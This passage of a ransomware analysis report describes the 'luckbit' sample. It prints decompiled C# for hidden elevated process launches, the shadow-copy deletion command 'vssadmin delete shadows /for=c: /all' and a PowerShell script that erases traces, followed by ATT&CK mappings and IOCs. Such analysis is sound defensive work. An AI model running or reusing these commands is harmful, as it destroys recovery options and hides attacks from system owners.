


Fig 18:- Desktop Wallpaper set by luckbit ransomware

Refresh Display Settings

This function launches a new process to execute rundll32.exe, using string_1 as its argument to prompt Windows to refresh its display settings or apply changes to the user interface. The rundll32.exe is called with two arguments: "rundll32.exe" and "USER32.DLL,UpdatePerUserSystemParameters 1, True." The processStartInfo.verb is set to "runas" to run the process with elevated privileges, and the window style is set to "hidden" to ensure the process runs without being visible to the user.

```

154     private static void A(string string_0, string string_1)
155     {
156         ProcessStartInfo processStartInfo = new ProcessStartInfo();
157         processStartInfo.CreateNoWindow = false;
158         processStartInfo.Verb = BF435CFA-E253-40F2-84CD-A545B5F84149.n();
159         processStartInfo.UseShellExecute = true;
160         processStartInfo.FileName = string_0;
161         processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
162         processStartInfo.Arguments = string_1;
163         try
164         {
165             using (Process.Start(processStartInfo))
166             {
167             }
168         }
169         catch
170         {
171         }
172     }
173
174     // Token: 0x0600000A RID: 10 RVA: 0x0000AC60 File Offset: 0x00008E60
  
```

Name	Value
string_0	"rundll32.exe"
string_1	"USER32.DLL,UpdatePerUserSystemParameters 1, True"

Fig 19:- Refresh display settings

Delete Shadow Copy Files

It executes the command "vssadmin delete shadows /for=c: /all," which uses the VSSAdmin (Volume Shadow Copy Service Administration) tool to delete shadow copies on the C: drive. The processStartInfo.verb is set to "runas" to run the process with elevated privileges, and the window style is set to "hidden" to ensure the process runs without being visible to the user.

```

154     private static void A(string string_0, string string_1)
155     {
156         ProcessStartInfo processStartInfo = new ProcessStartInfo();
157         processStartInfo.CreateNoWindow = false;
158         processStartInfo.Verb = BF435CFA-E253-40F2-84CD-A545B5F84149.n();
159         processStartInfo.UseShellExecute = true;
160         processStartInfo.FileName = string_0;
161         processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
162         processStartInfo.Arguments = string_1;
163         try
164         {
165             using (Process.Start(processStartInfo))
166             {
167             }
168         }
169         catch
170         {
171         }
172     }
173
174     // Token: 0x0600000A RID: 10 RVA: 0x0000AC60 File Offset: 0x00008E60
  
```

Name	Value
<PrivateImplementationDetails>{7FFC0B98-1A44-4DFA-9214-E12...}	"runas"
string_0	"vssadmin"
string_1	"delete shadows /for=c: /all"

Fig 20:- VSSADMIN to delete shadow copies

Processes created by luckbit are vssadmin and powershell. Vssadmin to delete shadow copy and PowerShell command runs to execute the dropped PowerShell file, which is designed to remove traces of the attack.

	Security Module	C:\Users\pandu\Downloads\cyble\luckbit.exe
luckbit.exe (3820)		
rundll32.exe (6056)	Windows host process (Rundll32)	C:\Windows\System32\rundll32.exe
vssadmin.exe (3380)	Command Line Interface for Microsoft® Vol...	C:\Windows\System32\vssadmin.exe
Conhost.exe (2568)	Console Window Host	C:\Windows\System32\Conhost.exe
powershell.exe (4580)	Windows PowerShell	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Conhost.exe (2396)	Console Window Host	C:\Windows\System32\Conhost.exe
notepad++.exe (4600)	Notepad++	C:\Program Files\Notepad++\notepad++.exe
chrome.exe (3076)	Google Chrome	C:\Program Files\Google\Chrome\Application\chrome.exe

Fig 21:- Process tree vssadmin and powershell created.

Removing traces using Powershell

It initiates a process with powershell.exe to execute a script located in the file "tmp6150.tmp.ps1". The PowerShell script is designed to target a specific executable file (3K0JfF4BjXG6mMisOnUXL2mGOOBEDHM7vZK4ILhZbtc.exe). The script checks if the process named "3K0JfF4BjXG6mMisOnUXL2mGOOBEDHM7vZK4ILhZbtc.exe" is running. If the process is active, it prints a random string, "ZwOqKPvQ." If the process has stopped, the script cleans up by deleting itself. If the specified file does not exist, the script simply removes itself.

```

tmp6150.tmp.ps1
$TBXBarKM = Get-Process 3K0JfF4BjXG6mMisOnUXL2mGOOBEDHM7vZK4ILhZbtc -ErrorAction SilentlyContinue
while ($TBXBarKM) {
    if (!$TBXBarKM.HasExited) {
        write-host 'ZwOqKPvQ';
    } else {
        if (Test-Path -Path 'C:\ProgramData\Windows\System32\3K0JfF4BjXG6mMisOnUXL2mGOOBEDHM7vZK4ILhZbtc.exe') {
            Add-Type -AssemblyName Microsoft.VisualBasic;
            [Microsoft.VisualBasic.FileIO.FileSystem]::DeleteFile(
                'C:\ProgramData\Windows\System32\3K0JfF4BjXG6mMisOnUXL2mGOOBEDHM7vZK4ILhZbtc.exe', 'OnlyErrorDialogs',
                'SendToRecycleBin');
            Remove-Item $script:MyInvocation.MyCommand.Path -Force
            break
        } else {
            Remove-Item $script:MyInvocation.MyCommand.Path -Force
            break
        }
    }
}
Remove-Item $script:MyInvocation.MyCommand.Path -Force
Remove -Variable TBXBarKM

```

Fig 22:- Powershell script to remove traces.

MITRE ATT&CK® Techniques

Tactic	Technique	Procedure
Execution	T1204.002 (User Execution)	Malicious file.
Defense Evasion	T1140 (Deobfuscate/Decode Files or Information)	Contains encrypted strings.
Discovery	T1083 (File and Directory Discovery)	Ransomware enumerates folders for file encryption and file deletion.
Discovery	T1057 (Process Discovery)	Checks whether the specific process (3K0JfF4BjXG6mMisOnUXL2mGOOBEDHM7vZK4ILhZbtc.exe) is running.
Impact	T1486 (Data Encrypted for Impact)	Ransomware encrypts the data for extortion.
Impact	T1490 (Inhibit System Recovery)	Delete Windows Volume Shadow Copies using vssadmin.

Indicators of Compromise (IOCs)

Indicator Type	Indicators	Description
SHA256	206e71939ac01a149d2fcec629758524a2597bd7d07e6bb3fb01d0f4e28f5b8e	Luckbit Ransomware
File Names	README_K.log	Ransom note
Registry Entries	"\HKEY_CURRENT_USER\Control Panel\Desktop"	Sets wallpaper using this registry entry.